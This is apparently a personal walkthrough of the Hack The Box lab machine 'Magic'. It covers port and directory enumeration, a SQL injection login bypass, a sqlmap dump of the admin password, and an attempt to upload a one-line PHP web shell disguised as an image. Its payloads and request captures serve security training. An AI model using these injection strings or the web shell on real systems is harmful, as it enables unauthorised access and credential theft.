
magic


```
┌──(root💀kali)-[/Documents/htb/boxes]
└─# nmap -sC -sV -oA nmap/magic 10.10.10.185
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-14 20:37 EDT
Nmap scan report for 10.10.10.185
Host is up (0.085s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.30 seconds
```

```
┌──(root💀kali)-[/Documents/htb/boxes/magic]
└─# gobuster dir -u http://10.10.10.185 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,html -t 25 2> /dev/null
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.185
[+] Method:                  GET
[+] Threads:                 25
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,html
[+] Timeout:                 10s
===============================================================
2021/05/14 20:39:02 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 313] [--> http://10.10.10.185/images/]
/login.php            (Status: 200) [Size: 4221]
/assets               (Status: 301) [Size: 313] [--> http://10.10.10.185/assets/]
/upload.php           (Status: 302) [Size: 2957] [--> login.php]
/index.php            (Status: 200) [Size: 4052]
/logout.php           (Status: 302) [Size: 0] [--> index.php]
/server-status        (Status: 403) [Size: 277]
```

```
┌──(root💀kali)-[/Documents/htb/boxes/magic]
└─# gobuster dir -u http://10.10.10.185/images/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php 2> /dev/null
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.185/images/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/05/14 21:18:41 Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 321] [--> http://10.10.10.185/images/uploads/]
```



try admin:admin , admin:password
try sqlinjection , javascript code prevent us from doing space



Let's do it over burpsuite


Pretty Raw \n Actions

```
1  POST /login.php HTTP/1.1
2  Host: 10.10.10.185
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 29
9  Origin: http://10.10.10.185
10 Connection: close
11 Referer: http://10.10.10.185/login.php
12 Cookie: PHPSESSID=r5fuf8vr1jsc5sjh8408hprn0l
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=' or 1=1 -- -
```


url encoded

```
14
15 username=admin&password='+or+1%3d1+--+-
```

forward the request
and were in



finding auth bypass via sql injection on login the throwing it to sqlmap





```
POST /login.php HTTP/1.1
Host: 10.10.10.185
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.10.185
Connection: close
Referer: http://10.10.10.185/login.php
Cookie: PHPSESSID=r5fuf8vr1jsc5sjh8408hprn0l
Upgrade-Insecure-Requests: 1

username=admin&password=abc
~
```


```
┌──(root💀kali)-[/Documents/htb/boxes/magic]
└─# sqlmap -r login --batch --tamper=space2comment --dump --level 4 --risk 3

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

```
Database: Magic
Table: login
[1 entry]
+----+------------------+----------+
| id | password         | username |
+----+------------------+----------+
| 1  | Th3s3usW4sK1ng | admin    |
+----+------------------+----------+
```


shell.php


```php
<?php system($_REQUEST['saad']); ?>
```






```
┌──(root💀kali)-[/Documents/htb/boxes/magic/uploads]
└─# mv shell.php shell.php.png

┌──(root💀kali)-[/Documents/htb/boxes/magic/uploads]
└─# ls
shell.php.png
```





Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
POST /upload.php HTTP/1.1
Host: 10.10.10.185
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------731140383174063596042929142 70
Content-Length: 382
Origin: http://10.10.10.185
Connection: close
Referer: http://10.10.10.185/upload.php
Cookie: PHPSESSID=r5fuf8vr1jsc5sjh8408hprn0l
Upgrade-Insecure-Requests: 1

-----------------------------731140383174063596042929142 70
Content-Disposition: form-data; name="image"; filename="shell.php.png"
Content-Type: image/png

<?php system($_REQUEST['saad']); ?>

-----------------------------731140383174063596042929142 70
Content-Disposition: form-data; name="submit"
```

Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions


```
HTTP/1.1 200 OK
Date: Sat, 15 May 2021 01:48:15 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-reva
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 3015
Connection: close
Content-Type: text/html; charset=UTF-8

<script>
  alert('What are you trying to do there?')
</script>
<!DOCTYPE HTML>
<html>
  <head>
    <title>
      Magic Upload
    </title>
    <meta charset="utf-8"/>
    <meta name="viewport" content="width=dev
    <link rel="stylesheet" href="assets/css/
    <link rel="stylesheet" href="assets/css/
```

Let's upload a true image then changing it by keeping the magic bytes

```
┌──(root💀kali)-[/Documents/htb/boxes/magic/uploads]
└─# open sample.jpg

┌──(root💀kali)-[/Documents/htb/boxes/magic/uploads]
└─# head sample.jpg | xxd
00000000: ffd8 ffe0 0010 4a46 4946 0001 0101 0048  ......JFIF.....H
00000010: 0048 0000 ffe1 0016 4578 6966 0000 4d4d  .H......Exif..MM
00000020: 002a 0000 0008 0000 0000 0000 fffe 0017  .*..............
00000030: 4372 6561 7465 6420 7769 7468 2054 6865  Created with The
00000040: 2047 494d 50ff db00 4300 0503 0404 0403   GIMP ... C.....
00000050: 0504 0404 0505 0506 070c 0807 0707 070f  ................
00000060: 0b0b 090c 110f 1212 110f 1111 1316 1c17  ................
00000070: 1314 1a15 1111 1821 181a 1d1d 1f1f 1f13  .......!........
00000080: 1722 2422 1e24 1c1e 1f1e ffdb 0043 0105  ."$".$.......C..
00000090: 0505 0706 070e 0808 0e1e 1411 141e 1e1e  ................
000000a0: 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e  ................
000000b0: 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e  ................
000000c0: 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e 1e1e 1eff  ................
000000d0: c000 1108 0096 00c8 0301 2200 0211 0103  ..........".....
000000e0: 1101 ffc4 001d 0001 0002 0301 0101 0100  ................
